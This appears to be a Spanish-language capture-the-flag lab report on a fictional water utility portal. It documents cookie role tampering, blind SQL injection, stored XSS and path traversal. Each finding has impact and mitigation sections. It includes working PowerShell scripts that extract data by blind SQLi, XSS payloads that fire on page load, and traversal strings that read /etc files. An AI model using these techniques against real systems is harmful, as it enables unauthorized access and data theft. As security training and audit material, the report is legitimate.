
PR02-05 | Comprobación de los hallazgos

1. Iniciar sesión en el portal INTERAFAS con una cuenta estándar y navegar hacia un módulo restringido (http://localhost:8080/gestion-proveedores.php).





2. Observar el mensaje de acceso denegado. Utilizando la herramienta *Network* del navegador, inspeccionar la respuesta HTTP y localizar la cabecera X-Required-Role: procurement_admin, la cual expone el rol exigido por el sistema.
3. Abrir la pestaña *Application* de las herramientas de desarrollo, navegar a la sección *Cookies* y localizar la cookie portal_role (cuyo valor inicial es citizen).
4. Editar manualmente el valor de la cookie, reemplazándolo por procurement_admin.
5. Recargar la página (refresh) para evadir el control de acceso y entrar exitosamente al módulo de proveedores.
6. Interactuar con la funcionalidad restringida haciendo clic en el botón "Restaurar vigente", lo cual despliega un cuadro de diálogo confirmando el acceso no autorizado y revelando la bandera: UPSLP_CNOIV-WRONG-ROLE-06.

PR02-06 | Evidencia técnica



`


Name
gestion-proveedores.php
style.css
runtime-config.js?v=17906151...
app.js?v=1790615155
4 requests 7.4 kB transferred 113
Headers
Preview
Response
Initiator
Timing
Cookies
Server
Apache/2.4.68 (Debian)
X-Powered-By
PHP/8.3.35
X-Required-Role
procurement_admin
Request headers
Raw
Accept
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding
gzip, deflate, br, zstd
Accept-Language
en-US,en;q=0.9
Cache-Control
max-age=0
Connection
keep-alive
Cookie
INTERAFAS_LAB_TOKEN=3ec17c52a809ef7dd32336f891d7565cda1b19aa4f6b57eead6196547db93b78;
PHPSESSID=cb48fae45970f6eb3ae78efa1eedb825;
portal_role=manager
Host
localhost:8080
Referer
http://localhost:8080/proveedores.php
Sec-Ch-Ua
"Chromium";v="154", "Microsoft Edge";v="154", "Not
ENG
ES
37%
1:15 AM
10/8/2026


Operación metropolitana normal
Centro de atención 24/7 · 800 123 9000
Datos y estadísticas
Afectaciones
Reportar incidencia
Contacto
INTERAFAS
Agua · Alcantarillado · Saneamiento · Resiliencia
Inicio
Servicios
Ciudadanía
Institucional
Contrataciones
Sesión activa
Mi portal
Inicio › Gestión de proveedores
MÓDULO INTERNO · CONTRATACIONES
Gestión del padrón de proveedores
Herramienta operativa destinada a personal autorizado de Contrataciones para revisar el estado de registros del padrón.
Autorización concedida. Perfil administrativo reconocido por el módulo.
ID
Proveedor
Servicio
Estado
Gestión
1
Metropolitana de Occidente Grupo Técnico
Desarrollo de software
En revisión
Restaurar vigente
18°C
Despejado
Search
ENG
ES
36%
1:17 AM
10/8/2026

`



PR02-07 | Impacto y riesgo

- **Confidencialidad, Integridad y Disponibilidad:** Impacto crítico en los tres pilares de la seguridad. Un atacante (o usuario malintencionado) puede elevar sus privilegios para operar como administrador de adquisiciones, pudiendo robar datos confidenciales de proveedores, alterar registros contractuales o interrumpir la operación de la cadena de suministro de INTERAFAS.
- **Operación e Infraestructura Crítica:** Representa un fallo total en la segregación de funciones (SoD). Permite a agentes externos tomar control de procesos internos críticos sin necesidad de robar credenciales administrativas.

PR02-08 | Mitigaciones

- **Gestión Segura de Sesiones:** Eliminar completamente el uso de cookies en texto plano para almacenar información de roles, permisos o estado de autenticación. El rol del usuario debe almacenarse exclusivamente en el *backend* (por ejemplo, en variables de sesión del servidor como $_SESSION['role'] en PHP) y referenciarse únicamente a través de un ID de sesión criptográficamente seguro y aleatorio.
- **Control de Acceso Basado en Roles (RBAC):** Implementar verificaciones de autorización a nivel de código en cada *endpoint* crítico. Antes de cargar la página o procesar una acción como "Restaurar vigente", el servidor debe consultar la base de datos (o el token seguro) para confirmar que el usuario que realiza la petición realmente posee el privilegio requerido.
- **Firmas Criptográficas (Opcional):** Si la arquitectura exige el uso de datos en el lado del cliente (como JWT), estos deben estar criptográficamente firmados y validados por el servidor para evitar manipulaciones.

PR02-09 | Cadena de ataque El escalamiento de privilegios es un punto de inflexión crítico en la cadena de ataque. Al pasar de un perfil de bajo privilegio (ciudadano) a un rol operativo (procurement_admin), el atacante desbloquea una superficie de ataque completamente nueva. Esto le da acceso a funcionalidades internas (formularios de carga de archivos, paneles de control, conexiones a bases de datos) donde suelen encontrarse

`

vulnerabilidades de ejecución de código remoto (RCE) o inyecciones SQL (SQLi) que no estaban accesibles públicamente.

ID: VULN-07 - Inyección SQL Ciega Basada en Booleanos (Blind SQLi) en Validación de Referencias

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El parámetro ref del *endpoint* validar-referencia.php es vulnerable a Inyección SQL. Aunque el servidor no devuelve errores de sintaxis de base de datos en la pantalla (es decir, es una inyección "ciega"), el atacante puede inferir el contenido de la base de datos evaluando la respuesta binaria de la interfaz (devuelve "referencia localizada" si la condición SQL inyectada es verdadera, y un rechazo si es falsa).
- **Por qué es posible:** El *backend* concatena la entrada del usuario directamente en la cadena de la consulta SQL dinámica en lugar de tratar la entrada como un valor literal.
- **Control ausente o deficiente:** Faltan por completo las consultas parametrizadas (Prepared Statements). Adicionalmente, el servidor omite validar que la entrada coincida estrictamente con el formato esperado (expresión regular para LP-INT-000-2026) antes de procesarla en la capa de datos.

PR02-05 | Comprobación de los hallazgos

1. Navegar a la funcionalidad de Validación de Referencias y enviar una referencia válida conocida (LP-INT-029-2026), observando el mensaje de éxito ("referencia localizada").
2. Ingresar el *payload* de prueba ' OR '1' = '1 y observar que el servidor devuelve el mismo mensaje de éxito. Esto confirma la vulnerabilidad al forzar que la consulta SQL evalúe la condición como verdadera sin importar el valor de la referencia.
3. *Justificación metodológica:* Para evitar los sistemas de detección de intrusos (IDS) y el ruido excesivo que generan herramientas automatizadas como sqlmap, se diseñó una metodología de explotación manual mediante *scripts* en PowerShell. Este método infiere el contenido extrayendo la base de datos carácter por carácter mediante la función SUBSTRING().
4. Ejecutar el primer *script* evaluando SUBSTRING(DATABASE(),$i,1)='$c', lo que reveló que el nombre de la base de datos es INTERAFAS.
5. Ajustar el *script* para consultar information_schema.tables, descubriendo la tabla interna portal_validation_meta.
6. Extraer los nombres de las columnas de dicha tabla, identificando el objetivo: verification_token.
7. Ejecutar el *script* final apuntando a dicha columna, extrayendo exitosamente la bandera: UPSLP_CNOIV-SILENT-ANSWER-07.

PR02-06 | Evidencia técnica

`




```
PS C:\windows\System32> $base = "http://localhost:8080/validar-referencia.php?ref="
PS C:\windows\System32> $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789-_"
PS C:\windows\System32> $flag = ""
PS C:\windows\System32> for ($i = 1; $i -le 32; $i++) {
>>   $hit = ""
>>   foreach ($c in $chars.ToCharArray()) {
>>     $payload = "' OR SUBSTRING(DATABASE(),$i,1)='$c"
>>     $url = $base + [uri]::EscapeDataString($payload)
>>     try {
>>       $html = (Invoke-WebRequest -Uri $url -UseBasicParsing).Content
>>     } catch { $html = $_.Exception.Message }
>>     if ($html -match "localizada") { $hit = $c; break }
>>   }
>>   if ($hit -eq "") { break }
>>   $flag += $hit
>>   Write-Host "pos $i = $hit   acumulado=$flag"
>> }
pos 1 = I   acumulado=I
pos 2 = N   acumulado=IN
pos 3 = T   acumulado=INT
pos 4 = E   acumulado=INTE
pos 5 = R   acumulado=INTER
pos 6 = A   acumulado=INTERA
pos 7 = F   acumulado=INTERAF
pos 8 = A   acumulado=INTERAFA
pos 9 = S   acumulado=INTERAFAS
PS C:\windows\System32> Write-Host "BASE: $flag"
```

```
PS C:\windows\System32> $base = "http://localhost:8080/validar-referencia.php?ref="
PS C:\windows\System32> $chars = "abcdefghijklmnopqrstuvwxyz0123456789_"
PS C:\windows\System32> $out = @()
PS C:\windows\System32> for ($t = 0; $t -le 15; $t++) {
>>   $name = ""
>>   for ($i = 1; $i -le 40; $i++) {
>>     $hit = ""
>>     foreach ($c in $chars.ToCharArray()) {
>>       $payload = "' OR SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema=DATABASE() LIM
T $t,1),$i,1)='$c"
>>       $url = $base + [uri]::EscapeDataString($payload)
>>       try { $html = (Invoke-WebRequest -Uri $url -UseBasicParsing).Content } catch { $html = "" }
>>       if ($html -match "localizada") { $hit = $c; break }
>>     }
>>     if ($hit -eq "") { break }
>>     $name += $hit
>>   }
>>   if ($name -eq "") { break }
>>   $out += $name
>>   Write-Host "tabla $t = $name"
>> }
tabla 0 = tramites_solicitudes
tabla 1 = lab_checklist_state
tabla 2 = proveedores
tabla 3 = expedientes
tabla 4 = lecturas_ciudadanas
tabla 5 = portal_validation_meta
tabla 6 = lab_hint_usage
tabla 7 = news_articles
```

`

```
col 2 = verification_token
PS C:\windows\System32> Write-Host "COLUMNAS: $($out -join ', ')"
COLUMNAS: id, context_key, verification_token
PS C:\windows\System32> $base = "http://localhost:8080/validar-referencia.php?ref="
PS C:\windows\System32> $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
PS C:\windows\System32> $flag = ""
PS C:\windows\System32> for ($i = 1; $i -le 48; $i++) {
>>   $hit = ""
>>   foreach ($c in $chars.ToCharArray()) {
>>     $payload = "' OR SUBSTRING((SELECT verification_token FROM portal_validation_meta LIMIT 1),$i,1)='$c"
>>     $url = $base + [uri]::EscapeDataString($payload)
>>     try { $html = (Invoke-WebRequest -Uri $url -UseBasicParsing).Content } catch { $html = "" }
>>     if ($html -match "localizada") { $hit = $c; break }
>>   }
>>   if ($hit -eq "") { break }
>>   $flag += $hit
>>   Write-Host "pos $i = $hit   $flag"
>> }
pos 1 = U   U
pos 2 = P   UP
pos 3 = S   UPS
pos 4 = L   UPSL
pos 5 = P   UPSLP
pos 6 = _   UPSLP_
pos 7 = C   UPSLP_C
pos 8 = N   UPSLP_CN
pos 9 = O   UPSLP_CNO
pos 10 = I   UPSLP_CNOI
pos 11 = V   UPSLP_CNOIV
pos 12 = -   UPSLP_CNOIV-
```

```
pos 19 = -   UPSLP_CNOIV-SILENT-
pos 20 = A   UPSLP_CNOIV-SILENT-A
pos 21 = N   UPSLP_CNOIV-SILENT-AN
pos 22 = S   UPSLP_CNOIV-SILENT-ANS
pos 23 = W   UPSLP_CNOIV-SILENT-ANSW
pos 24 = E   UPSLP_CNOIV-SILENT-ANSWE
pos 25 = R   UPSLP_CNOIV-SILENT-ANSWER
pos 26 = -   UPSLP_CNOIV-SILENT-ANSWER-
pos 27 = 0   UPSLP_CNOIV-SILENT-ANSWER-0
pos 28 = 7   UPSLP_CNOIV-SILENT-ANSWER-07
PS C:\windows\System32> Write-Host "BANDERA: $flag"
BANDERA: UPSLP_CNOIV-SILENT-ANSWER-07
PS C:\windows\System32>
```

PR02-07 | Impacto y riesgo

- **Confidencialidad:** Crítico. A pesar de ser un ataque "ciego", el atacante tiene la capacidad de leer la totalidad de los registros de la base de datos, incluyendo contraseñas (hashes), datos personales de usuarios, información financiera e historial de facturación de INTERAFAS.
- **Integridad y Disponibilidad:** Potencialmente crítico. Si el usuario de la base de datos que utiliza la aplicación tiene los permisos suficientes, un ataque de este tipo puede derivar en la modificación, alteración o eliminación masiva de registros.

PR02-08 | Mitigaciones

- **Consultas Parametrizadas:** Es obligatorio reescribir las interacciones con la base de datos (por ejemplo, utilizando PDO en PHP) para emplear *Prepared Statements*. Esto asegura que la base de datos trate la entrada del usuario estrictamente como datos, nunca como código ejecutable.
- **Validación Estricta de Entrada (Input Validation):** Implementar una validación de formato mediante expresiones regulares (Regex) en el *backend* que permita exclusivamente el paso de cadenas con el formato ^LP-INT-\d{3}-\d{4}$. Cualquier entrada con caracteres especiales (comillas simples, signos de igual) debe ser descartada antes de interactuar con la base de datos.

`

- **Principio de Mínimo Privilegio (Base de Datos):** Asegurar que el usuario de base de datos que utiliza la aplicación web tenga restringido el acceso a la lectura de information_schema o tablas operativas que no necesita para su funcionamiento normal.

PR02-09 | Cadena de ataque La inyección SQL representa uno de los compromisos más severos en la infraestructura. Tras haber escalado privilegios en fases anteriores (VULN-06) o habiendo recopilado rutas de API expuestas, el atacante utiliza esta vulnerabilidad de la base de datos para exfiltrar tokens de validación y credenciales administrativas ocultas, preparando el terreno para una intrusión profunda a los paneles de control de la infraestructura crítica de la organización.

ID: VULN-08 - Cross-Site Scripting Almacenado (Stored XSS) en Sistema de Reportes

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El portal es vulnerable a Cross-Site Scripting Almacenado. Un atacante puede insertar código JavaScript malicioso en el campo de descripción de un reporte (en reportes.php), el cual se guarda en la base de datos y se ejecuta automáticamente en el navegador de cualquier usuario que visualice el seguimiento de dicho reporte.
- **Por qué es posible:** La aplicación carece de codificación de salida (*Output Encoding*). El texto ingresado por el usuario se concatena y renderiza directamente en el documento HTML (seguimiento-reporte.php) sin convertir los caracteres especiales (como < y >) en sus entidades HTML correspondientes (ej. <).
- **Control ausente o deficiente:** Falla crítica en la validación de entrada (saneamiento) y en la neutralización de la salida en el *frontend*. Además, se evidencia la ausencia de una Política de Seguridad de Contenido (CSP) que bloquee la ejecución de *scripts* en línea (*inline scripts*).

PR02-05 | Comprobación de los hallazgos

1. **Identificación del vector:** Enviar un reporte desde http://localhost:8080/reportes.php inyectando un marcador inofensivo de texto plano (XSSMARK808). Al inspeccionar el código fuente de la vista del reporte (seguimiento-reporte.php?id=1), se comprobó que el marcador se refleja en el HTML sin ningún tipo de codificación o filtrado.
2. **Confirmación de ejecución:** Se ingresó un nuevo reporte utilizando un *payload* clásico (<img src=x onerror=alert(1)>). Al cargar la vista de seguimiento, el navegador ejecutó la alerta emergente, confirmando la inyección de código.
3. **Reconocimiento del mecanismo de validación (Justificación de la búsqueda):** *En auditorías web, una vez confirmada la ejecución de JavaScript, el procedimiento estándar es analizar el DOM (código fuente de la página) en busca de parámetros ocultos, tokens o endpoints de validación que los desarrolladores suelen incrustar para interactuar con el backend.* Al buscar palabras clave metodológicas como proof, token o callback, se descubrió una etiqueta oculta que contenía el endpoint de validación dinámico: <meta name="interafas-validation-endpoint" content="/validate-stored-content.php?report_id=1&proof=..."> y un contenedor vacío .

`

4. **Desarrollo del Payload final (Justificación lógica):** Para extraer la bandera sin interacción del usuario, se diseñó un *payload* que automatiza el proceso utilizando la API nativa del navegador:
    - <img src=x onerror="..."> : Es el detonador. Al buscar una imagen que no existe (x), fuerza la ejecución automática del código en el atributo onerror.
    - fetch(document.querySelector('meta[name=interafas-validation-endpoint]').content): En lugar de "quemar" una URL estática, esta instrucción lee dinámicamente el valor exacto del <meta> tag correspondiente al reporte actual (id=2, id=3, etc.) y realiza una solicitud HTTP GET silenciosa (en segundo plano) hacia el servidor.
    - .then(r=>r.text()).then(t=>document.getElementById('xss-proof-result').textContent=t): Captura la respuesta del servidor (que contiene la bandera) y la inyecta visualmente dentro del vacío que los desarrolladores dejaron en la página, haciéndola visible en la interfaz.
5. **Explotación:** Al inyectar el *payload* completo y acceder al reporte, la petición se disparó en la pestaña *Network*, devolviendo e imprimiendo en pantalla la bandera: UPSLP_CNOIV-STORED-WORDS-08.


PR02-06 | Evidencia técnica

```
</div>


<div class="form-card section-spacer">
  <div class="eyebrow">Descripción registrada</div>
  <div class="report-description">XSSMARK808</div>
</div>

<div id="xss-proof-result" class="section-spacer"></div>
</div></section>
```





`



PR02-07 | Impacto y riesgo

- **Confidencialidad:** Crítico a nivel de sesión. Un Stored XSS permite a un atacante robar cookies de sesión (document.cookie), tokens de autorización o leer información privada de la pantalla de cualquier usuario que visite el reporte infectado.
- **Integridad:** Crítico. Permite realizar modificaciones visuales en la página (*defacement*) o forzar al navegador de la víctima a realizar acciones no deseadas en su nombre (falsificación de peticiones).
- **Operación e Infraestructura Crítica:** Si un administrador del sistema de INTERAFAS abre el reporte infectado, el *script* se ejecutará con sus privilegios, permitiendo al atacante tomar control total de la cuenta administrativa sin necesidad de conocer su contraseña (ataque de pivote del lado del cliente).

PR02-08 | Mitigaciones

- **Codificación de Salida (Output Encoding):** Es imperativo utilizar funciones nativas del lenguaje del servidor (como htmlspecialchars() en PHP con los *flags* ENT_QUOTES | ENT_HTML5) al momento de imprimir cualquier variable almacenada en la base de datos hacia el HTML. Esto convierte caracteres peligrosos en entidades seguras e inofensivas.
- **Política de Seguridad de Contenido (CSP):** Implementar cabeceras HTTP restrictivas (Ej. Content-Security-Policy: default-src 'self') para prohibir terminantemente la ejecución de *scripts* en línea (unsafe-inline) y restringir la carga de recursos externos.
- **Saneamiento de Entrada:** Si el sistema requiere aceptar formato de texto enriquecido (HTML permitido), se debe procesar la entrada del usuario a través de una librería de saneamiento robusta (como DOMPurify o HTML Purifier) para eliminar etiquetas peligrosas (`<script>`, `<iframe>`, `onerror`, `onload`).

PR02-09 | Cadena de ataque El Stored XSS funge como un vector de escalamiento asimétrico. Un atacante externo sin privilegios o con un rol de ciudadano de bajo nivel puede "plantar" una trampa en un formulario de reporte. Cuando un usuario interno (personal de operaciones o alta dirección) visualiza la queja, su navegador ejecuta el código malicioso. Esto habilita el compromiso de cuentas de alto nivel, puenteando los controles perimetrales y abriendo la puerta a funcionalidades de administración profunda dentro de la intranet operativa.

`

ID: VULN-09 - Salto de Directorio (Path Traversal / LFI) en Descarga de Documentos


PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El *script* descargar-documento.php permite a un usuario navegar fuera del directorio web autorizado y leer archivos arbitrarios del sistema operativo (como /etc/motd o /etc/passwd) a través del parámetro file.
- **Por qué es posible:** El *backend* concatena directamente la entrada proporcionada por el usuario (el valor del parámetro file) con la ruta base del sistema de archivos, sin realizar ninguna sanitización, validación o canonicalización previa para limpiar las secuencias de escape de directorios (../).
- **Control ausente o deficiente:** Falla crítica de validación de entrada. Ausencia de controles a nivel de aplicación y a nivel de servidor para restringir las operaciones del proceso web exclusivamente a su directorio público.


PR02-05 | Comprobación de los hallazgos

1. Tras descartar enlaces estáticos (ej. /assets/informes/), localizar mediante reconocimiento el *endpoint* que sí gestiona descargas dinámicamente: http://localhost:8080/descargar-documento.php?file=.
2. Realizar una petición de control con un documento válido para confirmar que el parámetro file procesa y entrega el recurso.
3. Inyectar secuencialmente el *payload* de salto de directorio (../) incrementando la profundidad para escapar del directorio previsto e intentar alcanzar la raíz del sistema de archivos Linux.
4. Determinar que la profundidad exacta de escape es de 6 niveles (../../../../../../).
5. Ejecutar la petición final de comprobación: http://localhost:8080/descargar-documento.php?file=../../../../../../etc/motd.
6. Observar que el servidor entrega exitosamente el contenido del archivo interno "Message of the Day" de Linux, capturando la bandera oculta en ese texto.

PR02-06 | Evidencia técnica



`



PR02-07 | Impacto y riesgo

- **Confidencialidad:** Crítico. Un atacante puede utilizar esta vulnerabilidad para extraer configuraciones del servidor, código fuente de la aplicación, credenciales de bases de datos preconfiguradas, o incluso claves SSH privadas del sistema operativo, comprometiendo toda la arquitectura de INTERAFAS.
- **Integridad y Disponibilidad:** Si bien esta variante es de solo lectura (Local File Inclusion), la información obtenida reduce radicalmente el esfuerzo necesario para ataques de Ejecución Remota de Código (RCE).
